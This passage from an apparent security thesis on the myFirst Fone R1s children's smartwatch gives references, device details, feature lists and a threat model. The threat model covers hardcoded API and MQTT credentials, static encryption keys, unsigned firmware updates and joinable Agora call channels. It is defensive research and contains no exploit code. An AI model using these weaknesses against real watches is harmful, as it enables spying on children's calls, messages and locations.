- [62] R. Solberg. 'Guide: How to crack android apps', Roy Solberg. (8th Dec. 2020), [Online]. Available: <https://blog.roysolberg.com/2018/02/crack-android-apps> (visited on 04/12/2022).
- [63] D. Isabar, 'Threat modeling and penetration testing of a yanzi IoT-system: A survey on the security of the system's RF communication', M.S. thesis, KTH Royal Institute of Technology, 2021. [Online]. Available: <http://urn.kb.se/resolve?urn=urn:nbn:se:kth:diva-308580> (visited on 30/09/2022).
- [64] L. Carter, 'Security analysis of a beckhoff CX-9020 programmable logic controller', M.S. thesis, KTH Royal Institute of Technology, 2021. [Online]. Available: <http://urn.kb.se/resolve?urn=urn:nbn:se:kth:diva-303563> (visited on 30/09/2022).
- [65] E. Dzidic and B. Jansson Mbonyimana, 'Penetration testinga saia unit: A control system for water, ventilation, and heating in smart buildings', BA thesis, KTH Royal Institute of Technology, 2021. [Online]. Available: <http://urn.kb.se/resolve?urn=urn:nbn:se:kth:diva-299862> (visited on 30/09/2022).
- [66] S. Johannesson and V. Pettersson, 'Security analysis of a modern smart camera', BA thesis, KTH Royal Institute of Technology, 2022. [Online]. Available: <http://urn.kb.se/resolve?urn=urn:nbn:se:kth:diva-318551> (visited on 30/09/2022).
- [67] T. Dahlberg Sundström and J. Nilsson, 'Ethical hacking of a premium robot vacuum: Penetration testing of the roborock s7 robot vacuum cleaner', BA thesis, KTH Royal Institute of Technology, 2022. [Online]. Available: <http://urn.kb.se/resolve?urn=urn:nbn:se:kth:diva-313693> (visited on 30/09/2022).

- [68] *ResearchDownload*, version R25.20.3901, Name at URL: SPD Research Download Tool R25.20.3901. [Online]. Available: <https://www.hovatek.com/forum/thread-15611.html> (visited on 07/02/2023).
- [69] The Android Open Source Project, *Android/platform/system/core*, version refs/tags/android-4.4.4_r1, 19th Jun. 2014. [Online]. Available: https://android.googlesource.com/platform/system/core/+/refs/tags/android-4.4.4_r1/adb/adb.c#1304 (visited on 01/10/2023).
- [70] ‘Network stack configuration tools’, Android Open Source Project. (13th Sep. 2022), [Online]. Available: <https://source.android.com/docs/core/architecture/hidl/network-stack> (visited on 12/09/2023).
- [71] The Linux man-pages project. ‘Icmp(7) - linux manual page’, Linux man pages online. Linux man-pages 6.04. (15th Dec. 2022), [Online]. Available: <https://www.man7.org/linux/man-pages/man7/icmp.7.html> (visited on 11/09/2023).
- [72] Dongxiang Ke, Lewei Qu, Han Yan and Daozheng Lin, ‘Unix domain socket: A hidden door leading to privilege escalation in the android ecosystem’, Black Hat Asia 2022, 12th May 2022. [Online]. Available: <https://www.blackhat.com/asia-22/briefings/schedule/#unix-domain-socket-a-hidden-door-leading-to-privilege-escalation-in-the-android-ecosystem-25774> (visited on 08/05/2025).
- [73] myFirst Support. “Watch reset,” myFirst. (Jul. 30, 2024), [Online]. Available: <https://myfirsttech.zendesk.com/hc/en-us/articles/35701910941721-Watch-Reset> (visited on 04/09/2025).
- [74] atoya. «Elari KidPhone 4GR - Обсуждение», 4PDA. (14 февр. 2021), url: <https://4pda.to/forum/index.php?showtopic=1008109&view=findpost&p=104329324> (дата обр. 08.09.2023).
- [75] WatchOut Wearables. ‘FAQ’, Watchoutwearables. (), [Online]. Available: <https://www.watchoutwearables.com/pages/faq> (visited on 08/09/2023).

- [76] myFirst Support. "GENERAL- can i download any application into myFirst fone r1s?" OAXIS. (Feb. 26, 2023), [Online]. Available: <https://support.oaxis.com/hc/en-us/articles/4528780353177-GENERAL-Can-I-download-any-application-into-myFirst-Fone-R1s> (visited on 02/28/2024).
- [77] Wherecom. 'Reseller partner', Wherecom. (), [Online]. Available: <https://www.wherecom.com/partners.html> (visited on 13/09/2023).
- [78] Wherecom. 'About us', Wherecom. (), [Online]. Available: <https://www.wherecom.com/about.html> (visited on 13/09/2023).
- [79] Umeox. 'S11', Umeox. (), [Online]. Available: <https://overseas.umeox.com/details.html?type=S11> (visited on 13/09/2023).
- [80] Shenzhen Kunpeng Tongda Technology Co., Ltd., 'Test report', 25th Nov. 2022. [Online]. Available: <https://fccid.io/2ALET-KW1305/Test-Report/Antenna-Specification-6328740.pdf> (visited on 13/09/2023).
- [81] Elari. 'KidPhone 4gr', ELARI Store. (), [Online]. Available: <https://www.elari.tech/products/kidphone-4gr> (visited on 13/09/2023).
- [82] myAlo. 'Đồng hồ myAlo k84 màu tím', myAlo. (), [Online]. Available: <https://myalo.vn/vietnamese/dong-ho-thong-minh-dinh-vi-tre-em-myalo-k84-mau-tim> (visited on 13/09/2023).
- [83] Watchout wearables. 'Next-gen kids smartwatch (blue)', Watchout-wearables. (), [Online]. Available: <https://www.watchoutwearables.com/products/watchout-next-gen-kids-smartwatch-with-4g-video-call-music-games-anti-theft-and-parental-control-macaw-blue> (visited on 13/09/2023).
- [84] Agora. 'Video calling security', Agora Docs. (), [Online]. Available: <https://docs.agora.io/en/video-calling/reference/security?platform=android> (visited on 25/10/2023).
- [85] Agora. 'Voice calling security', Agora Docs. (), [Online]. Available: <https://docs.agora.io/en/voice-calling/reference/security?platform=android> (visited on 25/10/2023).

- [86] Agora. 'Video calling core concepts', Agora Docs. (), [Online]. Available: <https://docs.agora.io/en/video-calling/overview/core-concepts?platform=android> (visited on 25/10/2023).
- [87] Agora. 'Voice calling core concepts', Agora Docs. (), [Online]. Available: <https://docs.agora.io/en/voice-calling/overview/core-concepts?platform=android> (visited on 25/10/2023).
- [88] Bundesnetzagentur, *Press release: Bundesnetzagentur takes action against children's watches with "eavesdropping" function*, 17th Nov. 2017. [Online]. Available: https://www.bundesnetzagentur.de/SharedDocs/Downloads/EN/BNetzA/PressSection/PressReleases/2017/17112017_Verbraucher_schutz.pdf?__blob=publicationFile&v=4 (visited on 18/10/2023).
- [89] Juphoon. 'About us', Juphoon. (), [Online]. Available: <https://www.juphoon.com/en/about/aboutus.html> (visited on 17/05/2025).
- [90] The Android Open Source Project, *Init/property_service.c - platform/system/core - git at google*, version refs/tags/android-4.4.4_r1, 19th Jun. 2014. [Online]. Available: https://android.googlesource.com/platform/system/core/+/refs/tags/android-4.4.4_r1/init/property_service.c (visited on 20/02/2024).
- [91] hovatek. 'How to use research, upgrade or factory download tool', Hovatek Forum. (10th May 2019), [Online]. Available: <https://www.hovatek.com/forum/thread-1231.html> (visited on 22/05/2023).
- [92] hovatek. 'How to use research download tool to backup unisoc (spreadtrum) firmware', Hovatek Forum. (1st Apr. 2020), [Online]. Available: <https://www.hovatek.com/forum/thread-31800.html> (visited on 07/02/2023).
- [93] Elari. 'ELARI KidPhone 4gr - google drive'. (2021), [Online]. Available: <https://drive.google.com/drive/folders/1fn5biSUTGzZtPH1KL9cC3PAPsVw0fefU> (visited on 30/01/2023).

Appendix A

The myFirst Fone R1s Supplement

This appendix presents supplementary details of myFirst Fone R1s (Chapter 6). Included are the watch's origin and similar watches (Appendix A.1), security-relevant Android system properties (Appendix A.2), fastboot mode and Android recovery mode (Appendix A.3), and an enumeration of intended watch-related functionality (Appendix A.4).

A.1 The Watch's Origin and Similar Watches

The watch's origin is not obvious. However, below the surface, there is strong evidence of Umeox being the manufacturer:

- Umeox owns Wherecom, which offers companies to become resellers of their products [77], and Oaxis is one of their listed partners [78].
- Umeox manufactures a watch named S11 [79], which looks identical to myFirst Fone R1s, and very similar to Wherecom K11.
- Test reports associated with the watch's FCC ID state Umeox as the factory, with one referring to the watch as S11pro [80].
- Searching for the watch's IMEI leads to Umeox S11*.
- The watch has the Android system property `ro.product.manufacturer` set to `umeox`.

*<https://www.imei.info/>

- Many of the watch's apps have the package name prefix `com.umeox`, with only one app (the MP3 player) having the prefix `com.oaxis`.
- The **organisationally unique identifier (OUI)** of the watch's Bluetooth and **media access control (MAC)** addresses, `34:dd:7e`, belongs to Umeox.

Many of the watch's apps name various flavours, at least some of which likely represent other variants of myFirst Fone R1s. A total of 13 flavour names have been identified: Elari, Japan, K11 Pro, Kidslink, Mimo, Mimo phone, Myalo, S12 Elari, S12 Pro, S12 Wink, SGP, Taiwan, and Watch out (some of these could refer to the same flavour). Moreover, three myFirst Fone R1s lookalikes have been identified: ELARI KidPhone 4GR [81], myAlo K84 [82], and Watchout Wearables Next-Gen Kids Smartwatch [83].

A.2 Security-Relevant Android System Properties

The values of some security-relevant Android system properties of the watch are presented in Table A.1.

Table A.1: The values of some security-relevant Android system properties of myFirst Fone R1s.

Property name	Value
<code>persist.sys.usb.config</code>	<code>mtp</code>
<code>ro.boot.flash.locked</code>	<code>1</code>
<code>ro.boot.verifiedbootstate</code>	<code>green</code>
<code>ro.build.tags</code>	<code>test-keys</code>
<code>ro.build.type</code>	<code>user</code>
<code>ro.crypto.state</code>	<code>unencrypted</code>
<code>ro.debuggable</code>	<code>0</code>
<code>ro.secure</code>	<code>1</code>

A.3 Fastboot Mode and Android Recovery Mode

The watch can be booted into fastboot mode and Android recovery mode via **ADB**. In recovery mode, item selection seems unsupported, and the item selected by default only reboots the watch. In particular, no **ADB** command or other technique has been found by which the watch can be put into sideload mode, to enable installation of **OTA** firmware updates via **ADB**.

A.4 Enumeration of Intended Watch-Related Functionality

This section presents an enumeration of the watch-related functionality intended for users of the product. The functionality is divided into watch functionality (Appendix [A.4.1](#)), and watch-related app functionality (Appendix [A.4.2](#)).

A.4.1 Watch Functionality

The watch offers different functionality depending on whether it is bound to an app account, or unbound. To a large extent, the offered functionality when bound is a superset of that when unbound. When unbound, the watch's user can:

- Connect to mobile networks (**GSM**, **Wideband Code Division Multiple Access (WCDMA)**, and **LTE**). In the unbound state, the only purpose of mobile network connectivity is providing internet access, which is required for **OTA** firmware updates and to bind the watch.
- Connect to Wi-Fi. The watch's Wi-Fi defaults to being disabled. If enabled, then a Wi-Fi can be connected to by selecting it from a list of discovered Wi-Fi and, if needed, entering its password on a small on-screen keyboard. If Wi-Fi is enabled and a known Wi-Fi is in range, then the watch automatically connects to it. Wi-Fi serves as an alternative to mobile networks for providing internet access.
- View the date and time.
- View the watch's **Quick Response (QR)** code. The **QR** code only contains the watch's bind code, which is seemingly retrieved from the

cloud. The assessed watch's bind code consists of 16 hexadecimal characters without an obvious pattern.

- Change watch face (wallpaper). The user can choose between a set of preset static and animated watch faces, or use a stored picture.
- Play MP3 music. The music player includes the ability to play and pause, go to next or previous song, randomise song order, and control volume level. The watch comes preloaded with two songs, but other songs can be transferred to the watch over **USB**.
- Take pictures with the watch's camera.
- Manage stored pictures (limited). Possible actions for each picture include view, remove, and set as wallpaper (additional actions are available when the watch is bound).
- Update the watch's firmware via **OTA** updates. While the user can manually check for and initiate updates, fully automatic updates are also supported.
- Use the special app ValidationTools, which can be accessed from an unbound watch by holding the SOS button for a few seconds. The app exposes the watch's factory reset functionality, which is the only feature of the app that is documented for the watch. In addition, the app features over 20 hardware and firmware tests, as well as hardware and firmware information.
- Use the special app EngineerMode.
- Use a myFirst wireless headset over Bluetooth.
- Factory reset the watch. The watch can be factory reset from three different locations: ValidationTools, EngineerMode, and Android settings.
- Configure additional miscellaneous settings. These include control of volume levels and screen brightness; **GUI** theme selection; settings for **access point name (APN)**, time zone, language, and units of measurement for temperature (seems unused) and distance; the ability to disable data roaming and **Voice over LTE (VoLTE)**; and settings pertaining to some national alert system (only applicable to certain countries).

When bound, the watch offers the same functionality as when unbound, except that neither the watch's QR code nor the app ValidationTools is accessible. In addition, when bound, the watch sends its location to all followers when the watch's battery charge reaches a low level or the watch is powering off (not rebooting), and the watch's user can:

- Send SOSes. Holding the SOS button for a few seconds triggers 30 seconds of audio to be recorded and sent, along with the watch's location, to all followers.
- Make and receive voice and video calls to and from followers, respectively.
- Make and receive phone calls to and from contacts, respectively.
- Add other watches as friends over Bluetooth.
- Send and receive messages to and from followers and friends, respectively. Four types of messages can be sent: preset text (*e.g.*, 'I feel sad' or 'You're welcome'), emoji, audio recording, and picture.
- Manage stored pictures. Possible actions for each picture include view, remove, upload to app account, send in a message, and set as wallpaper.
- Use additional miscellaneous functionality. This includes the ability to set alarms; use a simple timer and stopwatch; and view a step counter, the user's heart rate, and notifications (an example of when a notification is created is the reception of a message).

Figure A.1 shows a part of the watch's GUI when the watch is bound.

A.4.2 Watch-Related App Functionality

This section enumerates the watch-related functionality offered by version 2.2.9 of the watch's companion app for Android, myFirstFone, after a watch has been added to an app account. All followers of the watch:

- Are notified and receive the watch's location when the watch's battery charge reaches a low level or the watch is powering off.
- Are notified and receive the watch's location and a 30 s audio recording when the watch sends an SOS.




Figure A.1: Screenshots from myFirst Fone R1s when bound, with arrows indicating possible transitions between adjacent screens. Screen A is the home screen; B is the fitness screen; C is the notification screen; and both D and E provide access to (much of the same) settings and various apps.

- Are notified if the watch reports its location as outside a configured safe zone.

Moreover, all followers of the watch can:

- Make and receive phone, voice, and video calls to and from the watch, respectively.
- Send and receive messages to and from the watch, respectively. Four types of messages can be sent: arbitrary text, emoji, audio recording, and picture.
- Track the watch's location and battery charge level (request and view), and location history (view).
- Track the child's step count and associated achievements (view and share).
- Track the child's heart rate measurements (view and share).
- View information about the child, and the watch's QR code, IMEI, contacts, and safe zones.
- Interact with the watch's uploaded pictures (view, share, and download).

In addition, the administrator follower can:

- Unbind the watch.
- Reboot the watch.
- Configure periodic location tracking (view, edit, and toggle).
- Configure the watch's contacts (add, edit, and delete).
- Configure the watch's friends (at least view and delete).
- Configure the watch's class mode times (view, add, edit, delete, and toggle). During class mode time, the watch can only be used to view the date and time, and to send SOSes.
- Configure information about the child (edit).
- Configure the watch's saved Wi-Fi (view, add, edit, and delete). Only three Wi-Fi can be added through the app. The Wi-Fi added on the watch is not visible in the app.

- Configure the watch's safe zones (add, edit, and delete).
- Configure the watch's alarms (view, add, edit, delete, and toggle). Enabled alarms appear in the watch's alarm app, but as read-only.
- Disable the watch's power off functionality (while a **SIM** is inserted) or phone call functionality, enable wake on tilt, or enable heart rate notifications (no apparent effect).
- Set a step goal.
- Set a heart rate zone. If the child takes a heart rate measurement that is above the high end of the heart rate zone, a message is displayed on the watch.
- Delete the watch's uploaded pictures.

Appendix B

Threat Model Supplement

This appendix presents supplementary details of the threat model (Chapter 7). Included are use cases (Appendix B.1), assets (Appendix B.2), and detailed potential threats (Appendix B.3).

B.1 Use Cases

Given the many functionalities of myFirst Fone R1s, there are many conceivable use cases. For brevity, only two use cases are described: binding the watch to an app account (Appendix B.1.1), and unbinding the watch (Appendix B.1.2).

B.1.1 Binding the Watch to an App Account

In this use case, an unbound watch is bound to a newly registered app account. The use case consists of the following steps:

1. Prepare the watch for binding:
 - 1.1. Ensure the watch has a **SIM** inserted. The **SIM** may or may not have data.
 - 1.2. Power on the watch and select a language in the language selection screen.
 - 1.3. If the **SIM** has data, then go to Step 1.6. Otherwise, wait until the text ‘Network search failed’ appears.
 - 1.4. Tap ‘Wi-Fi Setting’ and connect to a Wi-Fi from the watch’s settings.

- 1.5. Push the back button to go back to the screen with the text 'Network search failed', then tap 'Retry'.
- 1.6. Wait until the watch's QR code appears.
2. Bind the watch from the mobile app:
 - 2.1. Start the mobile app on a phone with internet connectivity.
 - 2.2. Accept all requested permissions.
 - 2.3. Register an account.
 - 2.4. The screen 'Add Device' is displayed. Tap 'Scan Barcode' and scan the watch's QR code from the watch's display.
 - 2.5. Enter information for the child, then tap 'Complete'.

After completing Step 2.5, the watch will be bound to the newly registered app account, with the app account set as the watch's administrator account.

B.1.2 Unbinding the Watch

In this use case, a watch bound to an app account is unbound. The use case consists of the following steps:

1. Unbind the watch from the mobile app:
 - 1.1. Start the mobile app on a phone with internet connectivity.
 - 1.2. Sign in to the watch's administrator app account.
 - 1.3. Tap 'Settings', then 'About Device', then 'Unbind', and confirm the displayed prompt by tapping 'Ok'.
2. Reset the watch:
 - 2.1. Ensure the watch is powered on and has internet connectivity, then wait until the text 'Device has been unbound' is displayed.
 - 2.2. Enter ValidationTools by holding the SOS button for a few seconds, then perform a factory reset by tapping 'Reset'.

After completing Step 2.2, the watch will be unbound.

B.2 Assets

Table B.1 presents the identified assets of myFirst Fone R1s that may be the target of an attack and are within the scope of this thesis. Note that some assets overlap; *e.g.*, the firmware is considered an asset which, if compromised to a certain extent, results in the other assets being compromised as well. Further note that processes are considered only as part of the firmware asset.

Table B.1: The identified assets of myFirst Fone R1s that may be the target of an attack and are within the scope of this thesis.

Asset	Description
Firmware	The watch's firmware.
SIM	The watch's SIM .
IP addresses	The watch's IPv4 and internet protocol version 6 (IPv6) addresses.
IMEI	The watch's IMEI . The IMEI is important as it is frequently used in network communication to identify the watch. It is used in all requests to the Oaxis API , except for the request to obtain an API token. It is also used in MQTT, firmware update checks, picture names, and in communication with Agora and the malware's C&C servers.
Local configuration	The local configuration of the watch, such as the state of Wi-Fi, saved Wi-Fi, trusted CAs , and version information.
Remote configuration	The part of the watch's configuration provided dynamically by Oaxis or the app. Interesting items include the bind code, the unbind code, Wi-Fi credentials, the periodic location tracking configuration, class mode times, contacts, child information, and whether various watch functionality is disabled.
MQTT credentials	The MQTT username and password. The watch relies on MQTT v3.1.1 for the server to inform the watch of app actions; <i>e.g.</i> , when the periodic location tracking configuration is changed, the server informs the watch, causing the watch to fetch the new periodic location tracking configuration via the Oaxis API . Moreover, MQTT presumably serves as a heartbeat in both directions, with the watch contacting the server at least every five minutes, but also whenever the watch's display is turned on.
Wi-Fi credentials	Wi-Fi passwords and service set identifiers (SSIDs) known to the watch, received from the app or configured through the watch's GUI .
Oaxis API key	The key presumably used to authenticate to the Oaxis API when requesting a token.

(continued on next page)

Table B.1: (continued)

Asset	Description
Oaxis API token	A token used by the Oaxis API to perform authorisation of all requests except the request to obtain the token. It seems each token is valid for 30 days. Moreover, it seems the token is created independently of the request made for it, with requests returning the same token until it has expired. In other words, a token request may return a token valid for 17 days, meaning that a subsequent token request made two days later would return the same token but valid for 15 days.
Agora app ID	The Agora app ID used by the watch. The watch uses Agora for its voice and video calls (not phone calls). Agora calls take place in channels, and users with different app IDs cannot join the same channel [84, 85]. Unless token authentication has been configured, joining a channel only requires knowing the app ID and the channel name [84–87].
Agora channel names	The Agora channel names used by the watch.
Call streams	Call audio and video streams.
Call metadata	Information about calls, such as when they are made, answered, or hung up.
App actions	The actions performed through the app that affects the watch, such as the action of adding a contact or rebooting the watch remotely.
Location data	Data revealing the watch’s location, such as geographic coordinates and nearby Wi-Fi.
Messages	Messages sent and received by the watch.
Audio recordings	Audio recording messages, and SOS audio recordings.
Pictures	Picture messages, pictures taken with the camera, and profile pictures.
Sensitive URLs	URLs of pictures and audio recordings, and other sensitive URLs .
Step count	Step count data generated by the watch.
Heart rate	Heart rate data generated by the watch.
Battery charge level	The watch’s battery charge level.

B.3 Detailed Potential Threats

This section details the identified potential threats. The potential threats are presented across three tables: those based on the compilation of weaknesses

provided by the PatIoT methodology [14] are presented in Table B.2, those based on previously discovered vulnerabilities are presented in Table B.3, while others are presented in Table B.4. It should be noted that the weaknesses provided by PatIoT may not all have been interpreted as intended by the authors of PatIoT. Further note that, as interpreted, the presence of some PatIoT weaknesses imply the presence of other PatIoT weaknesses. For instance, the presence of PatIoT weakness 38 is interpreted to imply the presence of weakness 35, and the presence of weakness 35 is interpreted to imply the presence of weakness 34. Correspondingly, in this thesis, Threat 25 implies Threat 22, and Threat 22 implies Threat 21.

Table B.2: Identified potential threats based on the compilation of weaknesses provided by PatIoT.

(i) Threat 1: Sensitive data exposure: Hardcoded credentials (Oaxis API key)

Attack surface	Firmware
Description	The Oaxis API key is hardcoded and the same for all watches.
Impact	If an attacker can obtain the API key, such as by reading it from any watch's firmware, then they can spoof any watch in communication with the Oaxis API given the watch's IMEI.
Assets	Oaxis API key
Category	Information disclosure
CWE IDs	CWE-798
PatIoT IDs	18

(ii) Threat 2: Sensitive data exposure: Hardcoded credentials (MQTT password)

Attack surface	Firmware
Description	The MQTT password is hardcoded and the same for all watches.
Impact	If an attacker can obtain the password, such as by reading it from any watch's firmware, then they can spoof any watch in the MQTT protocol given the watch's IMEI. By spoofing a watch in the MQTT protocol, an attacker can potentially deny the app's control of the watch indefinitely, and eavesdrop on app actions which may include sensitive information.
Assets	MQTT credentials
Category	Information disclosure
CWE IDs	CWE-259
PatIoT IDs	18

(iii) Threat 3: Sensitive data exposure: Backdoor accounts

Attack surface	Firmware
Description	The firmware contains undocumented hardcoded backdoor accounts.
Impact	An attacker with access to the firmware can potentially obtain the credentials of a backdoor account. The full impact depends on what access the credentials provide.
Assets	—
Category	Information disclosure
CWE IDs	CWE-798
PatIoT IDs	19

(iv) Threat 4: Sensitive data exposure: Encryption keys and algorithms

Attack surface	Firmware
Description	The firmware contains hardcoded encryption keys that are watch-specific.
Impact	An attacker with access to the firmware can potentially obtain the encryption keys, which can lead to further information disclosure if the encryption keys are used.
Assets	—
Category	Information disclosure
CWE IDs	CWE-321
PatIoT IDs	20

(v) Threat 5: Sensitive data exposure: Other sensitive information

Attack surface	Firmware
Description	The firmware contains sensitive information, such as sensitive URLs , in cleartext.
Impact	An attacker with access to the firmware can potentially obtain the sensitive information.
Assets	—
Category	Information disclosure
CWE IDs	CWE-313
PatIoT IDs	21

(vi) Threat 6: Sensitive data exposure: Static and same encryption keys (Oaxis)

Attack surface	Firmware
Description	In the HTTPS communication with Oaxis, messages and geographic coordinates are encrypted using a hardcoded key and a hardcoded IV that are the same for all watches.
Impact	An attacker can obtain a copy of the watch to potentially obtain the key and IV from its firmware. The attacker can then potentially decrypt messages and geographic coordinates of any copy of the watch from an AiTM position.
Assets	Location data, messages
Category	Information disclosure
CWE IDs	CWE-321
PatIoT IDs	22

(vii) Threat 7: Configuration: Lack of data integrity checks

Attack surface	Firmware
Description	Firmware integrity checks are insecure or missing.
Impact	An attacker can install a backdoor.
Assets	Firmware
Category	Tampering
CWE IDs	CWE-353
PatIoT IDs	23

(viii) Threat 8: Configuration: Lack of wiping device

Attack surface	Firmware
Description	The firmware is missing functionality for wiping sensitive data from local storage.
Impact	If the watch is passed on to a new owner or discarded without being destroyed, then an attacker can potentially obtain sensitive information from it.
Assets	Firmware
Category	Information disclosure
CWE IDs	CWE-1266
PatIoT IDs	24

(ix) Threat 9: Configuration: Insecure customisation of OS platforms (hidden functionality)

Attack surface	Firmware
Description	Hidden functionality is available, such as Android developer options, other Android settings (except the factory reset functionality), the EngineerMode app (except the auto answer functionality), and various binaries.
Impact	The attack surface is greatly increased. For instance, an attacker with physical access to the watch can enable ADB access through Android developer options to, e.g., install a malicious app.
Assets	Firmware
Category	Code execution
CWE IDs	CWE-912
PatIoT IDs	25

(x) Threat 10: Configuration: Insecure customisation of OS platforms (unsigned kernel modules)

Attack surface	Firmware
Description	The OS supports the insertion of unsigned kernel modules.
Impact	An attacker with sufficient privileges can potentially attain kernel privileges, without having to modify the kernel, by inserting a malicious kernel module.
Assets	Firmware
Category	Elevation of privilege
CWE IDs	CWE-345
PatIoT IDs	25

(xi) Threat 11: Configuration: Lack of security configurability (SIM PIN)

Attack surface	Firmware
Description	The SIM is removable but cannot be locked with a PIN, because the watch does not support locked SIMs.
Impact	An attacker with physical access to the watch can secretly replace the SIM with another, or steal the SIM to use it.
Assets	SIM
Category	Spoofing
CWE IDs	CWE-306
PatIoT IDs	26

(xii) Threat 12: Configuration: Lack of security configurability (screen lock)

Attack surface	Firmware
Description	A screen lock is not configurable.
Impact	An attacker with physical access to the watch can obtain sensitive information from the watch and act as the child.
Assets	Firmware
Category	Spoofing
CWE IDs	CWE-306
PatIoT IDs	26

(xiii) Threat 13: Configuration: Lack of security configurability (settings lock)

Attack surface	Firmware
Description	Some of the watch's settings are security sensitive, in particular those related to Wi-Fi and Bluetooth. Security sensitive settings, and the factory reset functionality, should not be accessible to the child. However, a settings and factory reset lock is not configurable.
Impact	An attacker with physical access to the watch can weaken the watch's security by either connecting the watch to a malicious Wi-Fi, enabling Bluetooth, performing a factory reset, or tricking the child into performing any of those actions. Moreover, the lack of factory reset protection might make the watch a more promising target of theft.
Assets	Firmware
Category	Tampering
CWE IDs	CWE-306
PatIoT IDs	26

(xiv) Threat 14: Configuration: Insecure filesystem permissions

Attack surface	Firmware
Description	The permissions of files are insecure.
Impact	An attacker may have access to files they should not have. The full impact depends on the type of access and the affected files.
Assets	—
Category	—
CWE IDs	CWE-276
PatIoT IDs	27

(xv) Threat 15: Authentication bypass: Device to device

Attack surface	Firmware
Description	Another watch authorises the watch based on a secret (<i>e.g.</i> , session key, token, or cookie) that is disclosed or reused in an insecure manner.
Impact	An attacker can potentially obtain the secret to spoof the watch. The full impact depends on the access obtained.
Assets	—
Category	Spoofing
CWE IDs	—
PatIoT IDs	28

(xvi) Threat 16: Authentication bypass: Device to mobile application

Attack surface	Firmware
Description	The mobile app authorises the watch based on a secret (<i>e.g.</i> , session key, token, or cookie) that is disclosed or reused in an insecure manner.
Impact	An attacker can potentially obtain the secret to spoof the watch. The full impact depends on the access obtained.
Assets	—
Category	Spoofing
CWE IDs	—
PatIoT IDs	29

(xvii) Threat 17: Authentication bypass: Device to cloud (Oaxis API token)

Attack surface	Firmware
Description	The Oaxis API token has a long expiration time.
Impact	If the token is disclosed to an attacker, then they can spoof the watch for an extended duration.
Assets	Oaxis API token
Category	Spoofing
CWE IDs	CWE-613
PatIoT IDs	30

(xviii) Threat 18: Update mechanism: Missing update mechanism

Attack surface	Firmware
Description	Firmware updates are unsupported.
Impact	In favour of an attacker, the firmware will remain vulnerable to discovered vulnerabilities.
Assets	Firmware
Category	—
CWE IDs	CWE-1329
PatIoT IDs	31

(xix) Threat 19: Update mechanism: Lack of manual update

Attack surface	Firmware
Description	Firmware updates cannot be manually checked for and initiated.
Impact	The watch may remain vulnerable to discovered vulnerabilities long enough for an attacker to compromise it.
Assets	Firmware
Category	—
CWE IDs	—
PatIoT IDs	32

(xx) Threat 20: Update mechanism: Lack of transport encryption

Attack surface	Firmware
Description	The OTA firmware update mechanism communicates in cleartext.
Impact	An attacker in an AiTM position can eavesdrop on update checks and updates to potentially obtain sensitive information.
Assets	Firmware
Category	Information disclosure
CWE IDs	CWE-319
PatIoT IDs	33

(xxi) Threat 21: Update mechanism: Lack of signature on update file

Attack surface	Firmware
Description	Firmware updates are unsigned, or their signature is forgeable or improperly verified.
Impact	An attacker can create a malicious firmware update and potentially have it installed.
Assets	Firmware
Category	Spoofing
CWE IDs	CWE-347
PatIoT IDs	34

(xxii) Threat 22: Update mechanism: Lack of update verification

Attack surface	Firmware
Description	The integrity of firmware updates is improperly verified.
Impact	An attacker can create a malicious firmware update and have it installed.
Assets	Firmware
Category	Code execution
CWE IDs	CWE-494
PatIoT IDs	35

(xxiii) Threat 23: Update mechanism: Lack of update authentication

Attack surface	Firmware
Description	The watch is improperly authenticated in firmware update check or update download communication.
Impact	An attacker can potentially spoof the watch to download OTA firmware updates.
Assets	Firmware
Category	Information disclosure
CWE IDs	CWE-287
PatIoT IDs	36

(xxiv) Threat 24: Update mechanism: Intercepting OTA update

Attack surface	Firmware
Description	The OTA firmware update mechanism's communication is encrypted, but both endpoints are improperly authenticated.
Impact	An attacker in an AiTM position can spoof both endpoints to eavesdrop on update checks and updates, to potentially obtain sensitive information.
Assets	Firmware
Category	Information disclosure
CWE IDs	—
PatIoT IDs	37

(xxv) Threat 25: Update mechanism: Backdoor firmware

Attack surface	Firmware
